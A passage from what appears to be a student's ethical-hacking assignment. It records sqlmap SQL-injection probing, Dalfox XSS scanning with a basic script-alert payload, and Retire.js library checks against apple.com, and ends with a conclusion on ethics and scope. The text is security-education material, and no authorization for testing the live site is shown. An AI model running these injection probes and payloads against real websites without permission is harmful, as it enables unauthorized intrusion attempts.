do you want to try URI injections in the target URL itself? [Y/n/q] Y
[18:27:56] [INFO] testing connection to the target URL
[18:27:56] [CRITICAL] heuristics detected that the target is protected by some kind of WAF/IPS
[18:27:56] [WARNING] please consider usage of tamper scripts option '--tamper'
[18:27:56] [INFO] testing if the target URL content is stable
[18:27:56] [INFO] target URL content is stable
[18:27:56] [INFO] testing if URI parameter 'id' is dynamic
[18:27:56] [WARNING] URI parameter 'id' does not appear to be dynamic
[18:27:56] [WARNING] heuristic (basic) test shows that URI parameter 'id' might not be injectable
[18:27:56] [INFO] testing for SQL injection on URI parameter 'id'
[18:27:56] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:27:56] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[18:27:56] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[18:27:56] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[18:27:56] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[18:27:56] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[18:27:56] [INFO] testing 'Generic inline queries'
[18:27:56] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[18:27:56] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
[18:27:56] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[18:27:56] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[18:27:56] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[18:27:56] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[18:27:56] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[18:27:56] [INFO] testing 'Oracle AND time-based blind'
[18:27:56] [INFO] it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n/q] Y
[18:27:56] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
```

Deliverables:

- SQL Injection Vulnerabilities Found:** Specific parameters or endpoints vulnerable to SQL injection.
- Testing Process & Results:** Explanation of how sqlmap was used to test, results like database enumeration, and any extracted data or error messages.

7. Cross-Site Scripting (XSS)

A vulnerability that allows an attacker to inject malicious scripts into a trusted website, enabling the execution of those scripts in a user's browser to steal data, hijack sessions, or perform other malicious actions.

Dalfox:

- Definition:** Dalfox is a tool for detecting Cross-Site Scripting (XSS) vulnerabilities by automating the injection of payloads into web application parameters.
- Purpose:** Dalfox is to automate the detection of XSS vulnerabilities in web applications by testing input fields and URL parameters.
- Command:**

Install the dalfox,

- We already find the alive domain in URLs.txt, dalfox in test multiple URLs


[illegible]

List of Vulnerable Endpoints Dalfox will display and log any endpoints vulnerable to XSS in the terminal or specified output file

Description of Payloads Used

Dalfox automatically uses various XSS payloads during scanning

Search bar in inject the script “<script> alert</script>



But payloads are not injected in the apple.com search bar, it's a more secured website.

- **Results:** No XSS vulnerabilities were found or identified possible vectors like user_comments fields.
- **Analysis:** If XSS were present, it could allow attackers to execute scripts in users' browsers, stealing cookies or session data.

8. Identifying Outdated Libraries

The process of detecting and analyzing outdated or vulnerable libraries in a system's software to ensure they are up-to-date, reducing security risks. Tools like Safety, OWASP Dependency-Check, or VulnDB can be used to identify and manage outdated libraries in Kali Linux.


retire.js:

•**Definition:** Retire.js is a tool that detects known vulnerabilities in JavaScript libraries used in web applications, helping to identify outdated or insecure libraries.

•**Purpose:** Retire.js is to identify and report vulnerabilities in outdated or insecure JavaScript libraries used in web applications, helping to improve security.

Install the Extension:


- Go to the Chrome Web Store.
- Search for "Retire.js" and install the **Retire.js** Chrome extension.




Scan a Website:

- Once installed, click the Retire.js icon in the Chrome toolbar.
- Navigate to the website you want to scan.
- Already find the Alive domain **URLs.txt** in copy the URL scan the retire
- Click the icon to start scanning for outdated or vulnerable JavaScript libraries.

<https://help.apple.com/functions/>



<https://images.apple.com/apps/>



Apps by Apple

Connect, create, and get things done with powerful and intuitive apps designed to be accessible, private, and secure.

the latest New and notable updates

Analyze the Results:

- **Retire.js** will display a list of detected outdated libraries, versions, and relevant security advisories.
- Review the findings and address any vulnerabilities by updating or replacing insecure libraries.

Conclusion:

In this ethical hacking assignment, the objective was to conduct a simulated penetration test and reconnaissance on **apple.com** using various tools and techniques. Throughout the process, the assignment aimed to help understand how different tools and methodologies can be applied to assess the security posture of a website and identify potential vulnerabilities.

Key findings from the tools used, including Sublist3r, Amass, Dirsearch, Sqlmap, FFUF, Dalfox, and others, helped uncover subdomains, directories, parameters, and security flaws like SQL Injection and Cross-Site Scripting (XSS) vulnerabilities. Analyzing JavaScript files and conducting fuzzing tests revealed hidden resources, while tools like retire.js identified outdated libraries that could pose security risks. Additionally, SSRFmap was used to identify potential SSRF vulnerabilities, showcasing the importance of testing for common attack vectors.

This assignment highlighted the importance of reconnaissance and vulnerability scanning as critical steps in penetration testing. By understanding and applying the right tools for each phase of the test, we were able to assess potential attack surfaces and recommend mitigations for vulnerabilities discovered during the test.

Through the exercise, it became clear how important it is to follow ethical guidelines and respect scope limitations, especially when dealing with live production sites or participating in bug bounty programs. Strict adherence to rules ensures that testing activities remain ethical, and no harm is caused to the target, in this case, **apple.com**.

In conclusion, the assignment provided hands-on experience in applying reconnaissance and penetration testing techniques, fostering a deeper understanding of the process and the tools available to security professionals. It also emphasized the need for responsible and ethical hacking practices when assessing real-world websites.